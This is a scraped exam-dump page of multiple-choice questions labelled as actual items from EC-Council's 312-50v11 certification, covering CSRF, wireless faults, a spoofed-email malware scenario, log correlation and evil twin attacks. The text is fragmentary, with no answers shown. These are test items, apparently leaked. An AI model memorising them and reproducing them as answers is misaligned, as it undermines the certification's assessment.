Actual exam question from ECCouncil's 312-50v11

Question #: 1

Topic #: 1


[All 312-50v11 Questions]

While performing online banking using a Web browser, a user receives an email that contains a link to an interesting Web site. When the user clicks on the link, another Web browser session starts and displays a video of cats playing a piano. The next business day, the user receives what looks like an email from his bank, indicating that his bank account has been accessed from a foreign country. The email asks the user to call his bank and verify the authorization of a funds transfer that took place. What Web browser-based security vulnerability was exploited to compromise the user?

FORUM

Q

- A. Clickjacking
- B. Cross-Site Scripting
- C. Cross-Site Request Forgery
- D. Web form input validation





A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

- A. The WAP does not recognize the client's MAC address
- B. The client cannot see the SSID of the wireless network
- C. Client is configured for the wrong channel
- D. The wireless client is not configured to use DHCP

**Show Suggested Answer** 

[All 312-50v11 Questions]





Actual exam question from ECCouncil's 312-50v11

Question #: 8

Topic #: 1


[All 312-50v11 Questions]


You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?


FORUM

Q

- A. Social engineering
- B. Piggybacking
- C. Tailgating
- D. Eavesdropping







Q

Actual exam question from ECCouncil's 312-50v11


Question #: 13


Topic #: 1

[All 312-50v11 Questions]

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

- A. The computer is not using a private IP address.
- B. The gateway is not routing to a public IP address.
- C. The gateway and the computer are not on the same network.
- D. The computer is using an invalid IP address.





Q

Actual exam question from ECCouncil's 312-50v11

Question #: 17


Topic #: 1


[All 312-50v11 Questions]


An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.

What is the most likely cause?

- A. The network devices are not all synchronized.
- B. Proper chain of custody was not observed while collecting the logs.
- C. The attacker altered or erased events from the logs.
- D. The security breach was a false positive.







Actual exam question from ECCouncil's 312-50v11

Question #: 24

Topic #: 1

[All 312-50v11 Questions]

`.....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hotspot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there.`

Fill in the blank with appropriate choice.


- A. Evil Twin Attack
- B. Sinkhole Attack
- C. Collision Attack
- D. Signal Jamming Attack


**Show Suggested Answer** 


^


FORUM


Q











CONTACT FORUM

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 35

Topic #: 1

